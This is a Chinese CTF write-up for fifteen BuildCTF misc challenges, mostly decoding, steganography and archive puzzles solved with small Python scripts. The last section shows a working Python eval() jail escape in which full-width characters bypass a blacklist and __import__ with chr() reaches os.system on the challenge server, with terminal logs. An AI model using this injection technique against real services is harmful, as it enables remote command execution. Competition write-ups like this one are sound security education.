Misc

0x0 第一题 what is this?

0x1 CTFer:Kingbatsoft
0x2 解题过程
首先拿到这个题是一个文本文档，打开看一眼内容明显是二进制，于是放进制转换得到
ccc,ppppp,ccppcp,p,cccc,cpppp,ccc,ccppcp,cpppp,ccccc,ccppcp,pp,ppppp,cpc,ccccc,c,ccppcp,pcpc,ppppp,pcc,c,ccppcp,pcpcpp,pcpcpp
似乎没有思路，但是看到只有两种字符出现就想到了摩斯密码，于是 c→. P→- ,→/放入翻译器转换之
得到 flag “S0_TH1S_15_M0R5E_C0DE_!!”
PS：因为搜到的转换网站第一个是有问题的导致我这道题绕了不少弯路，最后用另外一个网站才顺利解决，所以我们遇到问题不要先否定自己，要多尝试几种方法，可能胜利就差了一步。

0x0 第二题 一念愚即般若绝，一念智即般若生

0x1 CTFer:Kingbatsoft
0x2 解题过程
这道题下载下来一看，~~*这一堆“就这”是要干啥，*~~很明显这道题考编码，直接丢随波逐流使用阴阳怪气解码功能，解出了压缩包密码 s2j6dg@*，打开文本文件继续看到佛曰:.....（省略）不用多说，继续用佛曰解码，解出一个莫名其妙的 曰：坤茫元量华劫始……这是啥？尝试了几次以后使用天书解密可以解出一串字符串 7dcUypxFHgNSJ7rVkdM5k7X18GSU9JinEziQ5vsS1rMpvTpx ，这是什么？无所谓，我们随波逐流直接梭哈，~~*还贴心地帮我们标红了，*~~无需多说，此题已解。

0x0 第三题 别真给我开盒了哥


0x1 CTFer:Kingbatsoft
0x2 解题过程
拿到图片首先看 exif 信息，但是这张图片并没有经纬度信息，于是这个题我也没什么好思路，我主要通过路牌提示的 s3901 高速为中心找周边的铁路线路，推荐一个网站，查铁路线路很方便，但是试过周边基本上所有的线路了也并不对，最后还是在百度百科上查到了一条津保线（那个网站并没有），才最后解出

0x0 第四题 如果再来一次，还会选择我吗？

0x1 CTFer:Kingbatsoft
0x2 解题过程
下载下来解压出来一个 password.png，然后发现打不开，用 010 看文件头似乎反了，但是接着往后看就发现不对劲了——文件尾也是反的，于是猜测文件每两位的 Hex 被翻转了，于是让 GPT 写了一个程序

```python
def swap_adjacent_hex(file_path, output_path):
    try:
        with open(file_path, 'rb') as f:
            file_data = f.read()
        # 将文件内容转换为十六进制字符串
        hex_data = file_data.hex()
        # 确保十六进制字符串长度是偶数，以便交换
        if len(hex_data) % 2 != 0:
            raise ValueError("文件内容不完整，无法进行字节交换")
```

```
        # 交换相邻的十六进制位
        swapped_hex = ''.join([hex_data[i+2:i+4] + hex_data[i:i+2] for i in range(0, len(hex_data), 4)])
        # 将转换后的十六进制字符串还原为字节
        swapped_bytes = bytes.fromhex(swapped_hex)
        # 将结果写入输出文件
        with open(output_path, 'wb') as f:
            f.write(swapped_bytes)
        print(f"文件已成功处理，并保存为 {output_path}")
    except Exception as e:
        print(f"处理文件时出错: {e}")
# 使用示例
input_file = 'input_file.bin'  # 输入文件路径
output_file = 'output_file.bin'  # 输出文件路径
swap_adjacent_hex(input_file, output_file)
```

处理后发现果然是这样 

PS:下次字写好点

解压出来 Key.png 和 flag.zip，然后发现 key 是被涂掉的……

~~*这道题叫这个名字是有原因的*~~

我没有什么别的好办法，我是用画图手涂的，然后用网站剔除了大部分红色部分

通过这里扫描可以得出解压密码 key:wo_bu_shi_xiao_hei_zi!!!

解压出来一个很长很长的 flag，但是不用担心，看文件最后两个等号大概可以看出是 base 系的编码，尝试 base64 结果解出来另外一个 base64，太麻烦了，于是我又去找 chatGPT 写了一个小程序

```
import base64
def decode_until_flag(encoded_data, flag="flag"):
    decoded_data = encoded_data
    iterations = 0
    while True:
        try:
            # Base64 解码
            decoded_data = base64.b64decode(decoded_data).decode('utf-8')
            iterations += 1
            print(f"第 {iterations} 次解码: {decoded_data}")
            # 检查是否包含 flag
            if flag in decoded_data:
                print(f"找到标志 '{flag}'，解码结束！")
```

```
                break
            except Exception as e:
                print(f"解码失败: {e}")
                break
    return decoded_data
# 示例输入 (初始 Base64 编码数据)
encoded_string = ""
decoded_result = decode_until_flag(encoded_string)
print(f"最终解码结果: {decoded_result}")
```

前面省略……

第 26 次解码:
VlZjMVYyTkhTa2hWYTFKWFVsWnZNMXBXVWtOTlZtZDVVbTVzWVZacWJIVlpNakZYWVVkU1IwOVhiR2xOTW5jMQ==

第 27 次解码: VVc1V2NHSkhVa1JXUlZvM1pWUkNNVmd5Um5sYVZqbHVZMjFXYUdSR09XbGlNMnc1

第 28 次解码: UW5WcGJHUkRWRVo3ZVRCMVgyRnlaVjluY21WaGRGOWliM2w5

第 29 次解码: QnVpbGRDVEZ7eTB1X2FyZV9ncmVhdF9ib3l9

第 30 次解码: BuildCTF{y0u_are_great_boy}

解码失败: Incorrect padding

最终解码结果: BuildCTF{y0u_are_great_boy}

最后得出 flag。

0x0 第五题 EZ_ZIP

0x1 CTFer:Kingbatsoft

0x2 解题过程

打开压缩包发现一个 jpg 图片，我想都没想直接单击打开，结果 7z 打开了这个压缩包（后面检查这个其实是以 tar 格式存储的，省去了不少麻烦），发现了一个 layer_499.zip，继续打开，好家伙，layer_498.zip 看来是嵌套，虽然点冒烟也能点开，但是写一个 python 还是更便利，这里我用 chatgpt 写了一个循环解压的程序（见附），解压到最后一个失败了，最后一个文件是加密的？魔改了一下打开发现其实是伪加密，当时我并没有发现因为 7z 直接给解压出来了，后来复盘的时候才发现是伪加密。打开 txt 文档得到 flag:
BuildCTF{Z1p_p@ck@g3s_@r3_@_v3ry_1n73r3s7ing_thing}

附件:

```
import zipfile
import tarfile
import os
import shutil

def extract_file(file_path, extract_dir):
    """
    解压缩文件到指定目录，返回是否成功解压和是否为加密文件
    """
    if file_path.endswith('.zip'):
        with zipfile.ZipFile(file_path, 'r') as zip_ref:
            if zip_ref.infolist()[0].flag_bits & 0x1:  # 检查是否加密
                print(f"文件 {file_path} 是加密的压缩包，无法解压。")
                os.system("pause")
                return False, True  # 返回加密标志
            else:
                zip_ref.extractall(extract_dir)
```

```
    elif file_path.endswith(('.tar.gz', '.tar', '.tgz')):
        with tarfile.open(file_path, 'r') as tar_ref:
            tar_ref.extractall(extract_dir)
    else:
        return False, False  # 如果不是已知的压缩格式，返回 False
    return True, False

def find_compressed_file(directory):
    """
    查找指定目录中的压缩文件
    """
    for file_name in os.listdir(directory):
        full_path = os.path.join(directory, file_name)
        if os.path.isfile(full_path) and file_name.endswith(('.zip', '.tar', '.tar.gz', '.tgz')):
            return full_path
    return None

def extract_nested_compressed_files(file_path, output_dir):
    """
    递归解压嵌套压缩包，直到找到最终文件或遇到加密压缩包
    """
    temp_dir = os.path.join(output_dir, 'temp_extracted')  # 临时解压缩目录
    os.makedirs(temp_dir, exist_ok=True)

    current_file = file_path

    while True:
        # 解压当前文件到临时目录
        print(f"正在解压: {current_file}")
        extract_dir = os.path.join(temp_dir, os.path.basename(current_file).replace('.', '_'))
        os.makedirs(extract_dir, exist_ok=True)

        success, is_encrypted = extract_file(current_file, extract_dir)
        if is_encrypted:
            print(f"加密的压缩包文件路径: {current_file}")
            break
        if not success:
            print(f"不支持的文件格式或已解压到最后一层: {current_file}")
            break

        # 在解压缩目录中寻找下一个压缩文件
        next_compressed_file = find_compressed_file(extract_dir)
        if next_compressed_file:
            current_file = next_compressed_file
        else:
            # 没有更多的压缩文件，显示最终解压缩文件
            print(f"最终解压缩的文件位于: {extract_dir}")
```

```
            break

    # 清理临时目录
    shutil.rmtree(temp_dir)

if __name__ == "__main__":
    # 从用户处获取压缩包路径
    compressed_file = input("请输入要解压的压缩包文件路径: ").strip()

    # 获取输出目录
    output_dir = input("请输入解压输出的目录路径: ").strip()

    # 检查输出目录是否存在，不存在则创建
    if not os.path.exists(output_dir):
        os.makedirs(output_dir)

    if os.path.exists(compressed_file):
        extract_nested_compressed_files(compressed_file, output_dir)
    else:
        print("文件不存在，请检查路径。")
```

0x0 第六题 Black&White

0x1 CTFer:Kingbatsoft

0x2 解题过程

这道题一打开是一堆图片，检查后发现一共 1089 个*（我开始没发现是从零开始的，导致合成出来的图片错位了，还研究了1.14514191810 x 10^3 分钟，令人忍俊不禁）*，利用 gpt 倾情提供的程序（见附件），合成成一张二维码，扫描出来一个 二维码⬇

3I8XEDHUCJTARQFOEDX7D+08AC80T8N08Y6948DF2C43C9B6Z2

这个试了好多，后来发现是不常见的 base45 编码，用这个网站最后得出

flag：BuildCTF{Tich1?pAnDa?_HahA_U_w1n}

附 1

```
import os
from PIL import Image

def stitch_images(input_dir, output_path):
    # 定义拼接图像的尺寸
    width, height = 33, 33
    img_width, img_height = None, None

    # 获取所有图片文件名并按顺序排序
    image_files = sorted([f for f in os.listdir(input_dir) if f.endswith('.jpg')],
                         key=lambda x: int(x.split('.')[0]))  # 按数字顺序排序

    print(f"找到的图片文件: {image_files}")  # 调试用打印

    # 检查是否有足够的图像
    if len(image_files) < width * height:
        raise ValueError(f"需要至少 {width * height} 张图片，当前只有 {len(image_files)} 张。
")
```

```
18.
19.     # 获取每张图像的尺寸（假设所有图像尺寸相同）
20.     img = Image.open(os.path.join(input_dir, image_files[0]))
21.     img_width, img_height = img.size
22.
23.     # 创建新图像以进行拼接
24.     stitched_image = Image.new('RGBA', (img_width * width, img_height * height))
25.
26.     for index, image_file in enumerate(image_files):
27.         img = Image.open(os.path.join(input_dir, image_file))
28.         x = (index % width) * img_width
29.         y = (index // width) * img_height
30.         stitched_image.paste(img, (x, y))
31.
32.     # 保存拼接后的图像
33.     stitched_image.save(output_path)
34.
35. if __name__ == "__main__":
36.     input_directory = input("请输入图片所在目录: ")
37.     output_file = input("请输入输出文件的完整路径（例如 output.png）: ")
38.     stitch_images(input_directory, output_file)
39.     print("拼接完成! ")
```

0x0 第七题 Guesscoin

0x1 CTFer:Kingbatsoft

0x2 解题过程


这道题开始一打开一看，503？然后用 curl 发现 http0.9？用 win 的 telnet 结果乱码，换了几个编码也没用，于是就用 linux 的 nc 连了一下试试结果还真成功了，接着就是做题，我自己没想出来什么办法，看这个题似乎是考伪随机，但是我觉得多试几次也能出来，不过我也不想一个一个手敲就用我鼠标驱动写了个鼠标宏，非常之好用（*doge*），试了几次就出来了，最后 flag 直接给出了，也不用其他操作。~~*这道题算是糊出来的吧*~~

0x0 第八题 HEX 的秘密

0x1 CTFer:Kingbatsoft

0x2 解题过程

这道题打开一看是个 hex，于是用 010 写了个文件，然后用记事本打开发现乱码？这种情况不用惊慌，word 大法启动（*doge*），用 word 一个一个试可以试出来（我还发现有俩编码都可以:D）




0x0 第九题 四妹，你听我解释

0x1 CTFer:Kingbatsoft

0x2 解题过程

首先解压发现是个 png 图片，丢进随波逐流发现自动修复了高宽，看起来似乎是一段编码的后半部分？那我的前半部分呢？别急，放 010 看看，果然发现了不对劲的地方，图片结尾 IEND 后面似乎还有东西，这是啥？看着像一些字符，我觉得这里也可以用 word 直接秒杀，~~不过我忘了，~~当时找了个在线转 utf8 工具网站，最后上下拼在一起：自由文明法治平等公正敬业公正友善公正公正自由自由和谐平等自由自由公正法治友善平等公正诚信文明公正民主公正诚信平等平等诚信平等法治和谐公正平等平等友善敬业法治富强和谐民主法治诚信和谐，明显是一种编码，看到社会主义核心价值观随便一搜可以得知社会主义核心价值观编码，放入解码器直接出 BuildCTF{lao_se_p1}



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
7:56C0	04	F3	F1	AA	39	D9	3B	00	00	00	00	49	45	4E	44	AE	.óñª9Ù;....IEND®
7:56D0	42	60	82	E8	87	AA	E7	94	B1	E6	96	87	E6	98	8E	E6	B`‚è‡ªç”±æ–‡æ˜Žæ
7:56E0	B3	95	E6	B2	BB	E5	B9	B3	E7	AD	89	E5	85	AC	E6	AD	³•æ²»å¹³ç-‰å…¬æ-
7:56F0	A3	E6	95	AC	E4	B8	9A	E5	85	AC	E6	AD	A3	E5	8F	8B	£æ•¬ä¸šå…¬æ-£å.‹
7:5700	E5	96	84	E5	85	AC	E6	AD	A3	E5	85	AC	E6	AD	A3	E8	å–„å…¬æ-£å…¬æ-£è
7:5710	87	AA	E7	94	B1	E8	87	AA	E7	94	B1	E5	92	8C	E8	B0	‡ªç”±è‡ªç”±å'Œè°
7:5720	90	E5	B9	B3	E7	AD	89	E8	87	AA	E7	94	B1	E8	87	AA	.å¹³ç-‰è‡ªç”±è‡ª
7:5730	E7	94	B1	E5	85	AC	E6	AD	A3	E6	B3	95	E6	B2	BB	E5	ç”±å…¬æ-£æ³•æ²»å
7:5740	8F	8B	E5	96	84	E5	B9	B3	E7	AD	89	E5	85	AC	E6	AD	.‹å–„å¹³ç-‰å…¬æ-
7:5750	A3	E8	AF	9A	E4	BF	A1	E6	96	87	E6	98	8E	E5	85	AC	£è¯šä¿¡æ–‡æ˜Žå…¬
7:5760	E6	AD	A3	E6	B0	91	E4	B8	BB	E5	85	AC	E6	AD	A3	E8	æ-£æ°‘ä¸»å…¬æ-£è
7:5770	AF	9A	E4	BF	A1	E5	B9	B3	E7	AD	89	E5	B9	B3	E7	AD	¯šä¿¡å¹³ç-‰å¹³ç-
7:5780	89	E8	AF	9A	E4	BF	A1	E5	B9	B3	E7	AD	89	E6	B3	95	‰è¯šä¿¡å¹³ç-‰æ³•
7:5790	E6	B2	BB														æ²»

0x0 第十题 四妹？还是萍萍呢？

0x1 CTFer:Kingbatsoft

0x2 解题过程


这道题解压可以发现一些二维码碎片和一张四妹，二维码碎片好说直接找个 ps 随便拼拼得了

扫出来是个公众号，开始没发现有啥用。


继续看四妹.png，这里卡了我半天，binwalk 说这玩意有个 zip 文件尾，用 binwalk 提取出来一个莫名其妙的东西，还试图解压 zlib 文件，结果自然是失败。

然后我通过一堆方法并没有解出来这玩意到底是啥东西，因为 50 4B 03 04 搜不到只能找到文件尾的 50 4B 05 06，直接复制出来发现没啥用，尝试了搜索 4B 50 03 04 之类的都没有发现（差一点），换 foremost 也没啥用，我就开始怀疑文件结构了。

翻了一堆资料找到了个项目 tweakpng，打开图片提示文件尾有垃圾数据？我以为是最后那里有点花屏的部分，于是删掉也没什么发现（其实已经可以得出来了，就是没注意到），试了好多方法我才意识到不对劲的地方—因为导出来的图片居然小了一半，我接着继续使用 010 仔细找了一遍果然发现了最后一个块有一串 03 04 14 09 00…果然藏起来了，直接把前面全部删掉，然后把前面替换为 05 4B 03 04，用压缩软件直接打开，果然成功了



在公众号回复得到密码 `St7wg.` 解压打开后发现似乎是一种编码，考虑到长度和题目的提示我认为是图片，并用这个网站[在线 Base64 转图片]，转换成一张图片，打开发现花屏？尝试拖进随波逐流直接修复了高宽，得出 `flag`。



花絮：如果直接把最开始的四妹.png 的扩展名改成.zip 使用 WinRAR 可以直接读取出文件（我尝试了很多软件只有 WinRAR 打开成功的）但是不能解压（输入正确密码提示错误或者压缩包损坏），不知道是怎么读取出来的，有待研究。 *不过无论如何这道题绝对是我花的时间最长，最头疼的QAQ*

0x0 第十一题 我太喜欢亢金星君了！

0x1 CTFer:Kingbatsoft


0x2 解题过程

解压发现一个 GIF 文件，结合一眼盯帧我一开始猜测是不是插了一张奇怪的图片，结果把每一相同帧校验了一遍发现都是相同的，于是思路又断了，但后来又看题干发现多了一行字：morse 解出后…原来是 morse？！我再仔细检查了一遍文件，果然发现黑色块都是有固定顺序的，把资源管理器预览调整至合适大小可以比较方便的删掉所有黑块，然后分别把两种图片作为.和-，白色块作为分割符，因为文件不是特别长，所以懒得麻烦 chatgpt 写程序了，我直接人力手抄了一遍

.---/--./--/-.--/.--/.-./-/--.-/...-../-../----./-..../.-.-/.../../----./-
-..-./.-/----./-../--..-./--.-/-..../---/----/.....-.
用这个摩斯密码翻译器：摩斯密码转换器网站翻译，然后翻译出来一个奇怪的内容：
J G M Y W Ä E Q # D 9 6 Ä S I 9 Ź A 9 D Ź Q 6 O Ĥ #
？这是啥，不过没关系，可能是码抄反了（运气不好 QAQ），在网站的设置里交换一下长短码
B U I L D C T F # W 4 1 C O M 4 _ N 4 W _ F 1 S H #
这才对嘛，按照要求删掉#和空格，得到
BUILDCTFW41COM4_N4W_F1SH
再套一层得到最终 Flag
BuildCTF{BUILDCTFW41COM4_N4W_F1SH}

0x0 第十二题 白白的真好看

0x1 CTFer:Kingbatsoft
0x2 解题过程
首先打开 word 文档，非常简单的一个隐藏文本，取消隐藏可以得出 flag 的第一部分：
Flag1:BuildCTF{Th3_wh1t3
继续看 00000 那个 txt，~~要问为啥，因为那个奇怪的二维码太奇怪了，就先做会做的~~



使用零宽字符解密可以得出第二部分：
Flag2:_wh1t3_y0u_s33
最后一部分对于我来说是最难的，我尝试了各种方式来修图，但是无论如何都不能把那张“奇怪”的图片修复成标准的二维码，幸运的是在我最后找到了一个网站免费在线条码生成器：汉信码，一看就发现原来是这玩意，于是找这个网站识别出来果然是汉信码，不过微信公众号链接复制到微信似乎不能直接打开，于是把这个链接转换为二维码，再用微信扫描，这次顺利识别，进入公众号后回复雪得到了 snowsnow，似乎又没啥思路了，不过文件里还有一个文本文档没有看，打开一看是毛主席的一首诗，肯定是某种隐写，结合题目和整个题肯定和雪有关系，经过搜索发现了一种 snow 隐写，尝试下载一个 snow.exe 后用公众号的密钥解密，果然成功，得到 flag3：
_1s_n0t_wh1t3}
把三种隐写结合一起得到最终 flag：
BuildCTF{Th3_wh1t3_wh1t3_y0u_s33_1s_n0t_wh1t3}


PS:snow.exe 的修改日期是 1998 年，居然仍然在 Windows11 能直接运行，有力证明了 Windows 的兼容性（笑）。

0x0 第十三题 老色批

0x1 CTFer:Kingbatsoft
0x2 解题过程
这道题下载下来，结合文件名一看，这不 LSB 隐写嘛，用 StegSolve RGB 通道可以直接得到一个 base 编码的东东：
QnVpbGRDVEZ7MV9hbV9uMHRfTFNCISEhfQ==
使用 base64 直接解码得到 flag：
BuildCTF{1_am_n0t_LSB!!!}

0x0 第十四题 食不食油饼

0x1 CTFer:Kingbatsoft
0x2 解题过程
这道题开始没一点思路，后来搜了半天，尝试多种工具最后只有 puzzlesolver 的 text_blind_mark 能提取出来隐写的内容：Text: a2V5Ojdna2pUIW9wbw==，base64 转换出密码：key:7gkjT!opo，接下来解压出来一个图片和压缩包，可能是盲水印，但是始终没提取出来清晰的图片，最好的也就只能大概能看出来个 8G。。。最后用 ARCHPR 跑出来的密码



打开 flag 文件后发现是一串编码，尝试后发现是 base32 编码，最后解出 flag ：
BuildCTF{Wat3rMark_1s_S0_eaSy}

0x0 第十五题 什么？来玩玩心算吧

0x1 CTFer:Kingbatsoft
0x2 解题过程
这道题根据之前的经验也是用 nc 连接的，不过发现要做个 24 点的题，开始我还以为和上一道题是异曲同工能试出来，但是发现是不可以的，即使巧合正好可以得到正确的结果，只会给你说回答正确，并不会给你 flag。

```
┌──(kali㉿kali)-[~]
└─$ nc 27.25.151.80 42864
让我们来玩一个小游戏吧！
基本规则如下：
我将随机给出四个数字，请使用任何的运算方法得到24吧！！
加法 (+) 减法 (-) 乘法 (*) 除法 (/)
以下是本次的数字：[85, 2, 94, 26]
请输入算式 >> (85-26)*2-94
回答正确！
请输入算式 >> (85-26)*2-94
```

不过可以注意到如果你输入一些英文字符，会断开连接并Hacker!!!🤡

```
Traceback (most recent call last):
  File "/home/ctf/server.py", line 26, in <module>
    ans = eval(input_data)
  File "<string>", line 0

SyntaxError: invalid syntax
```

以及如果你什么都不输入会看到 python 的报错

可以看到它的判断部分使用了 eval()函数，众所周知这个函数并不安全，但是似乎强大的字符串过滤弥补了这一点...吗？我的思路试了很久以后断掉了，我甚至还试图构造一个全字符的 rce *但是不可能有*

关电脑后，我躺在床上打开手机打开终端模拟器，意外发现手机的终端居然也可以用 nc，于是我就连上服务器打开了手机输入法的字符界面，尝试输入一堆字符看看哪个不会报错，结果……嗯？全角字符居然没被过滤而且甚至可以被 python 解析成字母！于是就直接写了一个__import__果然成功了，再进一步尝试发现 os 模块并没有被导入，手动导入就遇到了一个问题：全角字符’ ｏ ｓ’会被解析成 o s，并不能正常导入，不过经过一番搜索我发现 python 内置了字符转换功能，通过 __ｉｍｐｏｒｔ__(ｃｈｒ(111)+ｃｈｒ(115)).ｓｙｓｔｅｍ()，成功了！

```
以下是本次的数字: [54, 32, 41, 51]
请输入算式 >>  ,.?!:/@...";'~()<>()[]{}<>*&[]\`#%^_+-={}|¥£€" ¨ ‘-..´' CBB
Traceback (most recent call last):
  File "/home/ctf/server.py", line 26, in <module>
    ans = eval(input_data)
  File "<string>", line 1
    ,.?!:/@...";'~()<>()[]{}<>*&[]\`#%^_+-={}|¥£€" ¨ ‘-..´ CBB
                ^
SyntaxError: unterminated string literal (detected at line 1)
:/ $ nc 27.25.151.80 42864
让我们来玩一个小游戏吧！
基本规则如下:
我将随机给出四个数字，请使用任何的运算方法得到24吧！！
加法 (+) 减法 (-) 乘法 (*) 除法 (/)
以下是本次的数字: [39, 40, 28, 80]
请输入算式 >> A B C D E F G H I J K L M
Traceback (most recent call last):
  File "/home/ctf/server.py", line 26, in <module>
    ans = eval(input_data)
  File "<string>", line 1, in <module>
NameError: name 'ABCDEFGHIJKLM' is not defined
:/ $
```

```
以下是本次的数字: [36, 33, 41, 12]
请输入算式 >> l o c a l s()
回答错误！你的答案是 {'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <_frozen_importlib_external.SourceFileLoader object at 0x7f56aeaa4970>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, '__file__': '/home/ctf/server.py', '__cached__': None, 're': <module 're' from '/usr/local/lib/python3.10/re.py'>, 'random': <module 'random' from '/usr/local/lib/python3.10/random.py'>, 'blacklist': <function blacklist at 0x7f56aeb06cb0>, 'generate_random_numbers': <function generate_random_numbers at 0x7f56ae998d30>, 'random_numbers': [36, 33, 41, 12], 'input_data': 'l o c a l s()', 'ans': {...}}, 目标是 24.
请输入算式 >>
```

```
加法 (+) 减法 (-) 乘法 (*) 除法 (/)
以下是本次的数字: [74, 41, 11, 62]
请输入算式 >> __ i m p o r t __
回答错误！你的答案是 <built-in function __import__>, 目标是 24.
请输入算式 >>
```

```
以下是本次的数字: [72, 51, 16, 42]
请输入算式 >> __i m p o r t __(c h r(111)+c h r(115)).s y s t e m()
Traceback (most recent call last):
  File "/home/ctf/server.py", line 26, in <module>
    ans = eval(input_data)
  File "<string>", line 1, in <module>
TypeError: system() missing required argument 'command' (pos 1)
```

接下来经过尝试发现 system 函数内也需要用 chr 的形式来输入 ~~*接下来就是体力活了*~~

__ｉｍｐｏｒｔ__(ｃｈｒ(111)+ｃｈｒ(115)).ｓｙｓｔｅｍ(ｃｈｒ(108)+ｃｈｒ(115))

